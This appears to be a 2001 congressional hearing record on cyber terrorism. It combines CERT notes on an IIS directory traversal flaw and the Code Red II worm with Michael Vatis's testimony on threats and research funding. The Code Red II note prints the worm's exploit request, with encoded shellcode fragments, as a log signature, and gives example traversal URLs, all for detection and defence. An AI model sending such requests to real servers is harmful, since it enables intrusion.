1. Havrilla, J., and Hernan, S., "CERT Vulnerability Note VU#980499: *Certain MIME types can cause Internet Explorer to execute arbitrary code when rendering HTML*", March 2001.
https://www.kb.cert.org/vuls/id/980499

Microsoft has acknowledged Juan Carlos Cuartango for bringing this issue to their attention.

This document was written by Jeffrey S. Havrilla and Shawn V. Hernan. If you have feedback, comments, or additional information about this issue, please send us email.

CERT/CC Contact Information

Email: cert@cert.org
Phone: +1 412-268-7090 (24-hour hotline)

Fax: +1 412-268-6989
Postal address:
CERT Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh PA 15213-3890
U.S.A.

CERT/CC personnel answer the hotline 08:00-17:00 EST(GMT-5) / EDT(GMT-4) Monday through Friday; they are on call for emergencies during other hours, on U.S. holidays, and on weekends.

Using encryption

We strongly urge you to encrypt sensitive information sent by email. Our public PGP key is available from

http://www.cert.org/CERT_PGP.key

If you prefer to use DES, please call the CERT hotline for more information.

Getting security information

CERT publications and other security information are available from our web site

http://www.cert.org/

To subscribe to the CERT mailing list for advisories and bulletins, send email to majordomo@cert.org. Please include in the body of your message

```
subscribe cert-advisory
```

* "CERT" and "CERT Coordination Center" are registered in the U.S. Patent and Trademark Office.

Revision History

```
April 03, 2001:        Initial release
April 05, 2001:        Updated vendor statement from Lotus
April 12, 2001:        Updated vendor statement from Netscape
April 12, 2001:        Modified "Systems Affected" to exclude all non-
Wintel platforms
September 19, 2001:    Added link to superceded patches at MS01-027
```

Vulnerability Note VU#111677

Microsoft IIS 4.0 / 5.0 vulnerable to directory traversal via extended unicode in url (MS00-078)

Overview

A vulnerability exists in Microsoft IIS 4 and 5 such that an attacker visiting an IIS web site can execute arbitrary code with the privileges of the IUSR_*machinename* account. This vulnerability is referred to as the "Web Server Folder Directory Traversal" vulnerability. This vulnerability has characteristics similar to vulnerabilities that have been widely exploited in the past. Unless remedial action is taken, we believe it is likely that systems with this vulnerability will be compromised.

I. Description

IIS 4 and 5 provide the ability for web administrators to place executable files and scripts on the web server for execution on the server by visitors to the site. The executability and scriptability of files on the server can be controlled on a directory-by-directory basis. Additionally, by design, IIS restricts access to files on the server to only those files in the web folder(s). This includes attempts to access files through a relative reference such as

http://www.example.org/data/../../../winnt/file.dat

By design, attempts to access a file in this manner will fail.

Furthermore, an attempt to **execute** a file contained in a directory not marked as executable will fail. For example,

http://www.example.org/data/prog.exe

will attempt to download the file *prog.exe* to the web browser rather than *executing* it on the server. However, an administrator can permit the execution of files on the server by marking their parent directory as *executable*. IIS includes a set of default directories in the web folder; including a *scripts* directory, which is executable by default. Therefore, by default, a reference to

http://www.example.org/scripts/prog.exe

will cause IIS to attempt to execute *prog.exe*. For the same reason that an attempt to read *file.dat* through a relative reference will fail as shown above, an attempt to execute prog2.exe via a relative reference will fail as well. That is, a reference to

http://www.example.org/data/../../../winnt/prog2.exe

will neither download *prog2.exe* nor attempt to execute it. However, if an intruder encodes the relative reference to prog2.exe using certain unicode characters, IIS fails to prevent access to it. If the relative reference is relative to a directory marked as executable, the reference will result in an attempt to execute the file. For example, by default, a reference to

http://www.example.org/scripts/../../../winnt/prog2.exe

will cause IIS to attempt to execute prog2.exe if the reference is encoded using certain unicode characters (not shown above). Other references can be constructed to simply attempt to read files; such references do not need to be relative to a directory marked as executable.

Whether or not an attempt to read or execute a file will succeed depends on the access permissions IIS has with respect to that file. For the purposes of reading and executing files, IIS runs with the permissions of the *IUSR_machinename* account. NTFS can be used to reduce susceptibility to this vulnerability by setting permissions such that the IUSR_machinename account cannot access files outside the web folder. IIS servers using the FAT file system are unable to use file system permissions to mitigate against this vulnerability.

II. Impact

Remote users can execute arbitrary commands with the privileges of the IUSR_*machinename* account.

III. Solution

Apply the patch described in MS01-044. This patch is a cumulative patch that covers a variety of security problems discovered prior to August 15, 2001. Alternately, you can install a patch from Microsoft as described in MS00-078, though that addresses only this specific vulnerability. The patch was first announced in MS00-057.

As a general practice, and to mitigate against this vulnerability if you are unable to install a patch, use NTFS file permissions to restrict IIS so that it can only access files contained in the web server. Additionally, because relative references to files cannot cross volume boundaries, you may wish to configure IIS such that the web folder is on a separate volume. That is, keep the web data on the D: drive and everything else on the C: drive. However, note that this provides only *very* limited protection and can be circumvented by an intruder.

Systems Affected

Vendor	Status	Date Updated
Microsoft	Vulnerable	4-Dec-2000

References

http://www.microsoft.com/technet/security/bulletin/MS00-078.asp
http://www.microsoft.com/technet/security/bulletin/ms00-057.asp
http://www.securityfocus.com/bid/1806

Credit

This document was written by Shawn Hernan. Our understanding of this problem was aided by the work of Rain Forest Puppy.

Other Information

Date Public 10/10/2000
Date First Published 11/20/2000 06:13:36 PM
Date Last Updated 09/18/2001
CERT Advisory
CVE Name CAN-2000-0884
Metric 68.40
Document Revision 22

If you have feedback, comments, or additional information about this vulnerability, please send us email.

CERT® Incident Note IN-2001-09

The CERT Coordination Center publishes incident notes to provide information about incidents to the Internet community.

"Code Red II:" Another Worm Exploiting Buffer Overflow In IIS Indexing Service DLL

Release Date: August 6, 2001

Systems Affected

- Windows 2000 with IIS 4.0 or IIS 5.0 enabled and Indexing services installed
- Microsoft Windows NT 4.0 with IIS 4.0 or IIS 5.0 enabled and Index Server 2.0 installed
- Cisco CallManager, Unity Server, uOne, ICS7750, Building Broadband Service Manager (these systems run IIS)
- Cisco 600 series DSL routers

I. Overview

The CERT/CC has received reports of new self-propagating malicious code exploiting the vulnerability described in CA-2001-13 Buffer Overflow In IIS Indexing Service DLL. These reports indicate that the worm has already affected thousands of systems. This new worm is being called "Code Red II," however, except for using the same buffer overflow mechanism, it is different from the original "Code Red" worm described in CA-2001-19 "Code Red" Worm Exploiting Buffer Overflow In IIS Indexing Service DLL.

The "Code Red II" worm causes system level compromise and leaves a backdoor on certain machines running Windows 2000. Vulnerable Windows NT 4.0 systems could experience a disruption of the IIS service.

II. Description

The "Code Red II" worm is self-propagating malicious code that exploits a known vulnerability in Microsoft IIS servers (CA-2001-13).

Attack Cycle

The "Code Red II" worm attacks as follows:

1. The "Code Red II" worm attempts to connect to TCP port 80 on a randomly chosen host assuming that a web server will be found. Upon a successful connection to port 80, the attacking host sends a crafted HTTP GET request to the victim, attempting to exploit the buffer overflow in the Indexing Service described in CA-2001-13

2. The same exploit is sent to each of the randomly chosen hosts due to the self-propagating nature of the worm. However, there are varied consequences depending on the configuration of the host which receives this request.

- **Unpatched Windows 2000 servers running IIS 4.0 or 5.0 with Indexing Service installed** are likely to be compromised by the "Code Red II" worm
- **Unpatched Windows NT servers running IIS 4.0 or 5.0 with Indexing Server 2.0 installed** could experience crashes of the IIS server.
- **Unpatched Cisco 600-series DSL routers** will process the HTTP request thereby exploiting an unrelated vulnerability which causes the router to stop forwarding packets. [http://www.cisco.com/warp/public/707/cisco-code-red-worm-pub.shtml]
- **Patched systems, or systems not running IIS with an HTTP server listening on TCP port 80** will probably accept the HTTP request, return with an "HTTP 4xx" error message, and potentially log this request in an access log.

3. If the exploit is successful, the worm begins executing on the victim host.

Payload

Upon successful compromise of a system, the worm

1. Checks to see if it has already infected this system by verifying the existence of the `CodeRedII` atom. If the worm finds this atom it sleeps forever. Otherwise it creates this atom and continues the infection process. Reference information regarding atoms may be found at http://msdn.microsoft.com/library/default.asp?url=/library/en-us/ipc/hh/winbase/atoms_0p83.asp
2. Checks the default system language, and spawns threads for propagation. If the default system language is "Chinese (Taiwanese)" or "Chinese (PRC)", 600 threads will be spawned to scan for 48 hours. Otherwise, 300 threads will be created which will scan for 24 hours.
3. Copies `%SYSTEM%\CMD.EXE` to `root.exe` in the IIS `scripts` and `MSADC` folders. Placing `CMD.EXE` in a publicly accessible directory may allow an intruder to execute arbitrary commands on the compromised machine with the privileges of the IIS server process.
4. Creates a Trojan horse copy of `explorer.exe` and copies it to `C:\` and `D:\`. The Trojan horse `explorer.exe` calls the real `explorer.exe` to mask its existence, and creates a virtual mapping which exposes the `C:` and `D:` drives.

   On systems not patched against the "Relative Shell Path" vulnerability (http://www.microsoft.com/technet/security/bulletin/MS00-052.asp), this Trojan horse copy of `explorer.exe` will run every time a user logs in. In this fashion, certain pieces of the worm's payload have persistence even after a reboot of the compromised machine.

System Footprint

The "Code Red II" worm can be identified on victim machines by the presence of the following string in IIS log files:

```
GET /default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
```

```
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%
u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a
```

The presence of this string in a log file does not neccessarily indicate compromise, it only implies that a "Code Red II" worm attempted to infect the machine.

The worm will create several files on the compromised machines. These files include `c:\explorer.exe` or `d:\explorer.exe`, as well as `root.exe` in the IIS `scripts` or `MSADC` folder. While the existence of the file `root.exe` could indicate compromise, it does not necessarily imply the presence of the "Code Red II" worm. This file name has been used for artifacts of other exploits, including the sadmind/IIS worm (see CA-2001-11).

Network Footprint

A host running an active instance of the "Code Red II" worm will scan random IP addresses on port 80/TCP looking for other hosts to infect. The IP addresses scanned by the "Code Red II" worm are determined in a probabilistic manner:

- There is a **one in two** chance that a given thread will scan random IP addresses with the same first byte as the infected host.
- There is a **three in eight** chance that a given thread will scan random IP addresses with the same first two bytes as the infected host.
- There is a **one in eight** chance that a given thread will scan random IP addresses.

Additional detailed analysis of this worm has been published by eEye Digital Security at http://www.eeye.com.

III. Impact

Intruders can execute arbitrary commands within the `LocalSystem` security context on Windows 2000 systems infected with the "Code Red II" worm. Compromised systems may be subject to files being altered or destroyed. Denial-of-service conditions may be created for services relying on altered or destroyed files. Hosts that have been compromised are also at high risk for being party to attacks on other Internet sites.

The widespread, automated attack and propagation characteristics of the "Code Red II" may cause bandwidth denial-of-service conditions in isolated portions of the network, particularly near groups of compromised hosts where "Code Red II" is running.

Windows NT 4.0 systems and Cisco 600-series DSL routers may experience denial-of-service as a result of the scanning activity of the worm.

IV. Solutions

Infection by the "Code Red II" worm constitutes a system level compromise. If you believe a host under your control has been compromised, please refer to

Steps for Recovering from a UNIX or NT System Compromise

Consistent with the security best-practice of denying all network traffic and only selectively allowing that which is required, ingress and egress filtering should be implemented at the network

edge. Likewise, controls must be in place to ensure that all software used on a network is properly maintained. See CA-2001-23 Continued Threat of the "Code Red" Worm for more information on these topics.

V. Reporting

The CERT/CC is interested in receiving reports of this activity. If machines under your administrative control are compromised, please send mail to cert@cert.org with the following text included in the subject line: "[CERT#29209]".

Author(s): Roman Danyliw, Allen Householder, and Marty Lindner

---

CERT/CC Contact Information

Email: cert@cert.org
Phone: +1 412-268-7090 (24-hour hotline)
Fax: +1 412-268-6989
Postal address:
CERT Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh PA 15213-3890
U.S.A.

CERT personnel answer the hotline 08:00-17:00 EST(GMT-5) / EDT(GMT-4) Monday through Friday; they are on call for emergencies during other hours, on U.S. holidays, and on weekends.

Using encryption

We strongly urge you to encrypt sensitive information sent by email. Our public PGP key is available from

http://www.cert.org/CERT_PGP.key

If you prefer to use DES, please call the CERT hotline for more information.

Getting security information

CERT publications and other security information are available from our web site

http://www.cert.org/

To subscribe to the CERT mailing list for advisories and bulletins, send email to majordomo@cert.org. Please include in the body of your message

```
subscribe cert-advisory
```

* "CERT" and "CERT Coordination Center" are registered in the U.S. Patent and Trademark Office.

Revision History

August 6, 2001: Initial Release

Mr. HORN. Our next presenter is Michael Vatis, the Director, institute for Security Technology Studies at Dartmouth College.

STATEMENT OF MICHAEL VATIS, DIRECTOR, INSTITUTE FOR SECURITY TECHNOLOGY STUDIES, DARTMOUTH COLLEGE

Mr. VATIS. Thank you, Mr. Chairman. I would like to commend you for holding this hearing today, because in the wake of the horrible terrorist attacks that occurred on our country on September 11, it would be very easy for Members of Congress to focus all of their attention on the types of attacks that occurred on that day and to focus on what needs to be done to prevent their reoccurrence. But I think it is equally important at least that we pay attention to the other types of threats to our Nation's security that are just as significant today as they were before September 11. And among those threats are potential cyber attacks against our information infrastructure. Indeed, for the reasons that I've given in my prepared statement, I believe that this threat is even greater today than it was before September 11. And so, again, I'd like to commend the subcommittee for bringing attention to this critical issue when it would have been very easy to focus on other things.

I would like to devote my discussion today to two things. One is to provide a summary of our threat assessment of the possible attacks that could take place on our information infrastructure during the war on terrorism; and second, to talk about the importance of research and development to the overall cause of securing our Nation's computer networks. It is my belief that what is needed today is essentially a "Manhattan Project" for counterterrorism technology, so that America's leading scientists in industry, academia, and government can work together to use one of this Nation's greatest strengths, our technical prowess, to design tools and technology to secure the information infrastructure that provides the foundation for our economy and our national security.

Turning to our threat assessment, we started by examining several recent political conflicts over the last few years that have led to attacks on cyber-systems, including the recent clashes between India and Pakistan, between Israel and the Palestinians, between NATO and Serbia in Kosovo, and also the tensions between the United States and China after the collision between a Chinese fighter plane and an American surveillance plane. From these case studies we concluded that cyber attacks immediately follow physical attacks within the circumstances of these political conflicts.

It is also the case that politically motivated cyber attacks are increasing in volume, sophistication, and coordination. For instance, after the collision between the Chinese fighter plane and the American surveillance plane, approximately 1,200 U.S. sites, including those belonging to the White House and other government agencies, were reportedly subject to distributed denial of service attacks or defaced with pro-Chinese images in just 1 week.

And finally, cyber attackers are attracted to high-value targets. They have attacked the Web sites of financial institutions and also government communication infrastructures.

As the next step in our analysis, we looked at general trends in cyber attacks, including those lacking any apparent political motivation. And there, as my colleague, Rich Pethia has talked about,

it is clear that cyber attacks are growing in their destructiveness and in their sophistication. And attackers are increasingly taking advantage of the vulnerabilities that persist throughout our networks. In addition, the wide and rapid dissemination of automated scripts has made it possible even for the unsophisticated hacker to take advantage of these advanced techniques. And so in recent years, and again in recent weeks, we have seen a proliferation in destructive worms such as Code Red and Nimda. We've seen a proliferation of distributed denial of service techniques that can be used to carry out automated attacks on victim networks, and we've seen a growth in the sophistication of unauthorized intrusions which can allow an attacker to get into government networks or private sector networks for the purpose of absconding with sensitive information, with money, with credit cards, or carrying out a destructive attack on the network itself.

So the question, then, is, during the war on terrorism, what types of groups or individuals might engage in cyber attacks against our information infrastructure? Well, clearly the terrorists themselves are a concern. While it is not clear whether Osama bin Laden's al Qaeda organization has developed cyber attack capabilities, it is clear that members of his network have utilized information technology to communicate securely, to raise funds, and to formulate their plans.

For instance, Ramzi Yousef, who was the mastermind of the first attack on the World Trade Center in 1993, had details of future terrorist plots, including the planned bombing of 11 U.S. airliners in the Pacific, stored on encrypted files on his laptop computer. At the same time, the September 11 attacks themselves show that terrorists are not merely focused on causing deaths, but also on causing damage to our critical infrastructures, with all of the attendant financial consequences and economic consequences that has.

Another group to be concerned about is targeted nation states. Several nations could be targets in our military retaliation for the September 11 attacks, including not only Afghanistan, but possibly some states that have been designated as supporters of terrorism. And among those U.S. designated states are countries such as Iraq and Libya, which are reported to have developed information warfare capabilities.

So as we engage in this war on terrorism, we need to be cognizant of the risk of possible counterattacks on our information infrastructure by countries such as that. The most likely source of attack, though, are the sympathizers of terrorists around the world or those with general anti-U.S. or anti-ally sentiments. These are the people who have engaged in attacks before, whether it's Web site defacements or denial of service attacks. And they include people who could perceive the war on terrorism as an anti-Muslim crusade. And it also could include other people such as those who are against globalization and capitalism in general and have engaged in these sorts of attacks before.

And the last category is thrillseekers who might just use this situation as an opportunity to gain bragging rights for breaking into systems while the world's media are focused on the problem. And the types of targets that these attackers could go after include not only Web sites, but also more high-value targets such as domain

name servers, communication systems, routers, and critical infrastructures. There could also be the possibility of compound attacks on many of these infrastructures using many different techniques and possibly combined with physical attacks as well.

Mr. Chairman, my prepared statement has a number of very specific recommendations that we offer for system administrators throughout the government and in the private sector to take to protect themselves against these sorts of attacks. And we believe that if those steps are taken, people can minimize the chance of being hit. But over the long-term, the importance of research and development is great. And we can never really get ahead of the problem through patches and through updating our antivirus software, unless we can design systems, from the ground up, that are secure, and unless we make the Internet a safe place to engage in commerce and to communicate securely. Thank you, Mr. Chairman.

Mr. HORN. Thank you. That's a very helpful presentation and in the dialog there's a lot of things we can take advantage of.

[The prepared statement of Mr. Vadis follows:]

Statement for the Record of Michael A. Vatis
Director of the Institute for Security Technology Studies at Dartmouth College
On

Cyber Terrorism: The State of U.S. Preparedness

Before the
House Committee on Government Reform
Subcommittee on Government Efficiency, Financial Management and Intergovernmental Relations

Wednesday, September 26, 2001

Chairman Horn, Congresswoman Schakowsky, and members of the Subcommittee: Thank you for inviting me here today to testify about the state of our preparedness to deal with attacks on our information infrastructure. In the wake of the horrible terrorist attacks on our country that took place on September 11, 2001, it would be very easy for members of Congress to focus all of their attention on the types of attacks we saw on that day, and on what needs to be done to prevent their reoccurrence. That is, of course, an extremely important issue, and it is crucial that we take steps such as improving aviation security to prevent similar attacks in the future. But it is also vitally important that we pay attention to the other types of threats to our nation's security that are just as significant, and just as likely, today as they were before September 11. Among those threats are potential cyber attacks against our information infrastructure. Indeed, for the reasons I will discuss, this threat is even greater today than it was before September 11. This Subcommittee should therefore be commended for bringing attention to this critical issue when it would have been so easy to focus on other things.

Mr. Chairman, you and other members of Congress have devoted much attention over the past few years to the state of our preparedness to deal with cyber attacks. You have devoted particular attention to the security of computer networks at various federal agencies, and your work has revealed the severe shortcomings across many different agencies in this area. I therefore will not dwell on that issue here today. Some members of this Subcommittee have also heard me testify in the past about the enormous improvements that have been made over the past few years in the government's ability to detect, warn of, and respond to cyber attacks, principally through the National Infrastructure Protection Center. And my esteemed colleague, NIPC Director Ron Dick, is here today to tell you about the most recent efforts of the NIPC in this regard.

Accordingly, I would like to devote my testimony today to two other issues. I would first like to provide this Subcommittee with our assessment at the Institute for Security Technology Studies of the probability of cyber attacks that could take place against the U.S. information infrastructure during the war on terrorism. We conclude, based on factual analysis of recent precedents, cyber attack trends, and the geopolitical situation today that:

- the likelihood of cyber attacks against U.S. and allied information infrastructures is high;
- such attacks could come from terrorists and/or their nation-state sponsors, but are more likely to come from sympathizers of terrorists or of nation-states targeted by U.S.-led military operations and from hackers with anti-U.S. sentiments;
- such attacks will almost certainly target the web sites of government agencies and private companies in the U.S. and allied countries, but could also attack more high-value targets such as the networks that control critical infrastructures;
- such attacks could utilize destructive worms and viruses, Distributed Denial of Service exploits, and intrusions to disrupt targeted networks;
- and such cyber exploits could be combined into a potent mix to cause widespread disruption, and also combined with physical terrorist attacks to maximize the destructive potential of both sets of terrorist tools.

Second, I would like to discuss the importance of technology research and development to the overall cause of counterterrorism, and to the cause of protecting against cyber attacks in particular. I believe what is needed today is essentially a "Manhattan Project" for counterterrorism technology, so that America's leading scientists in industry, academia, and government can help us use one of our greatest strengths – our technological prowess – to design tools and technology to assist in the war on terrorism. A significant portion of this effort should focus on technology to secure the information infrastructure that provides the foundation for much of our economy and our national security.

Background on ISTS

Before I turn to the main substance of my testimony, I would like to provide background on the Institute for Security Technology Studies at Dartmouth College. ISTS was created last year as the result of congressional appropriations to the Department of Justice, National Institute of Justice. Its mission is to serve as a national center for counterterrorism technology R&D, with a significant focus on technology to address cyber attacks. I came on board as ISTS's first Director this past Spring.

ISTS has numerous significant research projects underway to develop technology to enhance cyber security and cyber attack investigations. It also is conducting research into counterterrorism technology, including tools for addressing the threat of chemical and biological weapons. Most of these projects involve mid- and long-term research to develop technology. In the wake of the September 11, 2001 attacks, we also initiated several short-term analytical projects in the interest of helping policymakers, law enforcement and intelligence officials, and system administrators in industry and

government address some of the challenges we will face in the coming weeks and months. One of those projects was to analyze the possibility of cyber attacks against the U.S. information infrastructure during the war on terrorism, which I have attached as an Appendix to my Statement for the Record. That analysis is the focus of the next part of my testimony.

Cyber Attacks During the War on Terrorism

As a starting point, we examined several recent political conflicts that led to attacks on cyber systems: the recent clashes between India and Pakistan, Israel and the Palestinians, and NATO and Serbia in Kosovo, and the tensions between the U.S. and China over the collision between a Chinese fighter plane and an American surveillance plane. From these case studies, we concluded that:

- **Cyber Attacks Immediately Accompany Physical Attacks**

  For instance, in the Israel/Palestinian conflict, there were increases in the number of cyber attacks immediately following physical attacks, such as car bombings and mortar shellings.

- **Politically Motivated Cyber Attacks Are Increasing in Volume, Sophistication, and Coordination**

  For instance, after the collision between the Chinese fighter plane and an American surveillance plane, approximately 1,200 U.S. web sites, including those belonging to the White House and other government agencies, were reportedly subjected to Distributed Denial of Service attacks or defaced with pro-Chinese images in just one week.

- **Cyber Attackers Are Attracted to High Value Targets**

  For instance, during the Israel/Palestinian conflict, pro-Palestinian hackers have attacked the web sites of Israeli banking and financial institutions. And during the NATO action in Kosovo, pro-Serbian hackers repeatedly targeted NATO communications infrastructures.

Next, we looked at general trends in cyber attacks, including those lacking any apparent political motivation. From this part of our analysis, we concluded that cyber attacks during the war on terrorism could utilize far more destructive techniques than those witnessed during previous political conflicts. Whether motivated by financial gain or simply the challenge of breaking through network defenses, attackers have been gradually ratcheting up the sophistication of their attacks for years. Furthermore, the wide and rapid dissemination of new exploit "scripts" has made it possible for even unsophisticated programmers to take advantage of these advanced techniques. Thus, in recent years, we have seen an explosive growth in cyber attack tools such as:

- **Worms**

  A worm is an independent program that replicates itself from machine to machine across network connections, often congesting networks as it spreads. In recent weeks, the Code Red and Nimda worms have demonstrated the increasing destructiveness of this malicious technology.

- **Distributed Denial of Service Attacks**

  DDoS attacks employ armies of "zombie" machines, taken over and controlled by a single master, to overwhelm the resources of victims with floods of packets. Most of the world first became aware of this attack tool during the high-profile attacks of February 2000, in which popular e-commerce web sites were shut down by simultaneous attacks. Since that time, the popularity of high-speed home Internet access (via cable modems and DSL) has increased, and the commanders of DDoS zombie armies are taking advantage of this popularity to plant malicious programs on home computers, making those machines the unwitting participants in DDoS attacks

- **Unauthorized Intrusions**

  Computer intrusions enable attackers to abscond with sensitive information from government agencies and businesses, to steal money or credit card numbers, or to alter information. Such tools are increasingly being used by organized crime groups and potentially by foreign adversaries.

Thus, a variety of increasingly sophisticated tools are available to those who would attack the U.S. information infrastructure during the war on terrorism. The next question, then, is who might engage in such attacks. We determined that there are four principal categories of potential attackers:

- **Terrorists**

  While it is unclear whether Osama bin Laden's Al Qaeda organization has developed cyber attack capabilities, members of this network use information technology to formulate plans and communicate securely. For instance, Ramzi Yousef, who was convicted of planning the first World Trade Center bombing in 1993, had details of future terrorist plots (including the planned bombing of 12 airliners in the Pacific) stored on encrypted files on his laptop computer. At the same time, the September 11, 2001 attacks on the World Trade Center and Pentagon demonstrate an increasing desire by terrorist groups to attack critical infrastructure targets. It is only a small step to using information technology as a weapon against critical infrastructure targets.

- **Targeted Nation-States**

  Several nation-states, including not only Afghanistan, but also U.S.-designated supporters of terrorism, such as Syria, Iraq, Iran, Sudan and Libya, could possibly become the focus of U.S. and allied military operations. Among those nations, at least Iraq and Libya are reported to have developed information warfare capabilities that could be turned against the U.S. and its allies. China, North Korea, Cuba, and Russia, among others, are also believed to be developing cyber warfare capabilities.

- **Terrorist Sympathizers or Those with General Anti-U.S. or Anti-Allied Sentiments**

  This category contains those actors probably most likely to engage in attacks. If the American campaign against terrorism is perceived as a "crusade" against people of the Muslim faith, a variety of pro-Muslim hacker groups could launch cyber attacks against the United States and its allies. Others with anti-U.S. or anti-allied sentiments, such as members of the anti-capitalism and anti-globalization movements, or Chinese hackers still upset about the surveillance plane incident or the accidental NATO bombing of the Chinese Embassy in Belgrade could join in such attacks.

- **Thrill Seekers**

  Any conflict that plays out in cyberspace will invariably attract a huge number of hackers and "script kiddies" who simply want to gain notoriety through high profile attacks. Those just jumping on the bandwagon of a cyber conflict between the United States and its enemies pose a relatively low threat to American systems. However, such individuals can still have significant disruptive impact, as evidenced by the February 2000 DDoS attacks and recent destructive worms.

The next issue is what targets these attacks could be used against. We determined that the following were possible targets.

- **Web Sites**

  Politically motivated web site defacements will likely continue to escalate during the war on terrorism. The most serious consequences of web site defacements would involve "semantic" attacks, which entail changing the content of a web page subtly, thus disseminating false information. A semantic attack on a news site or government agency site, causing its web servers to provide false information at a critical juncture in the war on terrorism, could have a significant impact on the American population. Web sites could also be targeted with DDoS attacks, particularly government and military sites.

- **Domain Name Servers**

  Domain Name Servers (DNS) are the "Yellow Pages" that computers consult in order to obtain the mapping between the name of a system (or web site) and the numerical address of that system. An attacker could disseminate false information with a successful attack on a select Domain Name Server (or group of servers), bypassing the need to break into the actual web servers themselves. Moreover, a DNS attack would prevent access to the original web site, depriving the site of traffic.

- **Communications Systems**

  DDoS attacks against critical communication nodes would be particularly harmful, especially during a period of crisis. Potential targets for DDoS attacks are chat and mail servers, search engines, and news services. Military and government communications systems are especially likely to receive DDoS attack variants.

- **Routers**

  Routers are the "air traffic controllers" of the Internet, ensuring that information, in the form of packets, gets from source to destination. Routing operations have not yet seen deliberate disruption from malicious activity, but the lack of diversity in router operating systems leaves open the possibility for a massive routing attack. While routers are less vulnerable than most computers due to the fact that they offer fewer services, there is the possibility that a current or as yet undiscovered vulnerability could be used to gain control of a number of backbone routers.

- **Critical Infrastructures**

  Information systems associated with critical infrastructures (such as banking and financial institutions, voice communications systems, electrical power supplies, water resources, and oil and gas delivery systems) must be considered a likely target for terrorists, nation-states, and anti-U.S. hackers in the age of asymmetric warfare. Such systems could be targeted through unauthorized intrusions, DDoS attacks, worms, Trojan horse programs, or malicious insiders. New worms may contain a sleep phase, in which the worm will infect as many hosts as possible, before activating its destructive payload, perhaps in order to coordinate with a conventional terrorist attack.

- **Compound Attacks**

  A multi-faceted attack employing some or all of the attack scenarios in compound fashion could be devastating if the United States and its allies are unprepared. A compound cyber attack by terrorists or nation-states could have disastrous effects on infrastructure systems,

potentially resulting in human casualties. Such an attack could also be coordinated to coincide with physical terrorist attacks, in order to maximize the impact of both.

Finally, we recommended several specific steps that government agencies, private companies, and others can take to reduce their vulnerability to such attacks. These include:

- **Being On High Cyber Alert During The War On Terrorism**

  System administrators and government officials should be on high alert for the warning signs of hostile cyber activity, particularly during periods immediately following military strikes. Changes in "normal" scanning activity should be considered suspicious and reported to the appropriate authorities. Logging levels should be temporarily raised to trap as many events as possible to enable law enforcement and/or counterintelligence investigations and the issuance of specific warnings by the NIPC and other appropriate entities to other potential victims. Systematic and routine risk assessments should be undertaken, an incident management plan should be developed, and law enforcement contact numbers should be readily available in case of an attack.

- **Following "Best Practices" for Computer and Physical Security**

  Best practices for maintaining systems should be followed, including: regular updating of operating systems and software, enforcement of password policies, locking down of systems, disabling of unnecessary services, installing and updating anti-virus software, and employing intrusion detection systems and firewalls.

- **Securing Critical Information Assets**

  Measures for securing critical systems should be implemented, such as: checking for characters associated with popular web server exploits, using existing authentication mechanisms in border routers, running only recent and secure software in Domain Name Servers, backing up all vital data and storing it off-site, copying and maintaining log records in a secure location, and explaining all measures in an enforceable security policy.

- **Employing Ingress and Egress Filtering**

  Routers should be programmed to discard any outbound packets whose source IP address does not belong to the router's client networks ("egress filtering"). Likewise, any inbound IP packets with un-trusted source addresses should be filtered out before they have a chance to enter the network ("ingress filtering"). Countermeasures for DDoS can

also include cooperation from "upstream" Internet service providers (ISPs) to limit the rate at which packets typically associated with attacks (SYN and ICMP packets) are sent downstream to client networks. By rate limiting these particular packets, the effects of a malicious flood can be minimized without seriously disrupting normal operations.

The Importance of Research and Development to Improving Cyber Security

Improving cyber security is a multifaceted problem. As the other witnesses here have testified, part of the task is to ensure that government agencies charged with warning of and responding to the problem, such as the NIPC, have adequate resources. This has been a significant and ongoing problem, which Congress and the Administration should urgently address. Part of the task also involves creating market incentives for manufacturers to build security into products from the ground up. This can be done in part through government purchases, but the biggest incentive of all is consumer demand - when consumers demand better security, manufacturers will respond accordingly.

Perhaps most important of all, is the task of researching and developing new technology to secure the information infrastructure against attacks. The Internet itself was never designed with security as a primary consideration. Therefore, the very foundation of our information infrastructure has embedded within it vulnerabilities that make it inherently susceptible to attack. And as the use of that foundation continues to grow exponentially, the vulnerabilities grow as well, as do the numbers of people who are willing and able to exploit those vulnerabilities. The ultimate solution, then, lies in developing technology that builds in security from the ground up; security features that render networks more resistant, robust, and resilient in the face of attacks

Much work is currently underway in the private sector to develop new virus detection software, firewalls, and the like. But commercial research is largely focused on existing threats and near-term, profit-making developments. What remains sorely needed is research that can look at the mid- and long-term threats. Research to develop technologies, for which there may be little commercial incentive, may be vital to protecting the computer networks that underpin our economy and our national security. As the White House Office of Science and Technology Policy (OSTP) emphasized a year ago: "The Federal government and the private sector are now making substantial investments in cyber security technologies. However, neither the private nor public sectors are adequately elucidating the fundamental principles that underlie complex, interconnected infrastructures, or developing key technologies or analytical methodologies crucial to protecting the information infrastructure. Therefore, government becomes the only realistic underwriter to ensure that these technologies are developed."[1]

[1] Office of Science& Technology Policy White Paper on the Institute for Information Infrastructure Protection, July 11, 2000. A recent CSIS study also concludes that continuous funding for information security research and development is crucial to keep pace with cyber attackers. See Center for Strategic and International Studies, 'Defending America – Redefining the Conceptual Borders of Homeland Defense – Critical Infrastructure Protection and Information Warfare', December 8, 2000.

ISTS is already playing an important role in developing such technologies. The following are just a few examples of significant ongoing work being accomplished at the ISTS in the cyber security area.

- **SYSTEM SECURITY EVALUATION TEST-BED** – This project produces a visual representation of an attack on a network, yielding insight into network behavior. Prototypes of this system are under development, with simulation technology deployable within 2 years.

- **SOFTWARE SYSTEM PROTECTION** – This ISTS research is examining software security models and implementations that may be based on roles and may use public key or other security infrastructures. The significance of this research lies in the philosophy of software security as the primary directive for software architecture design.

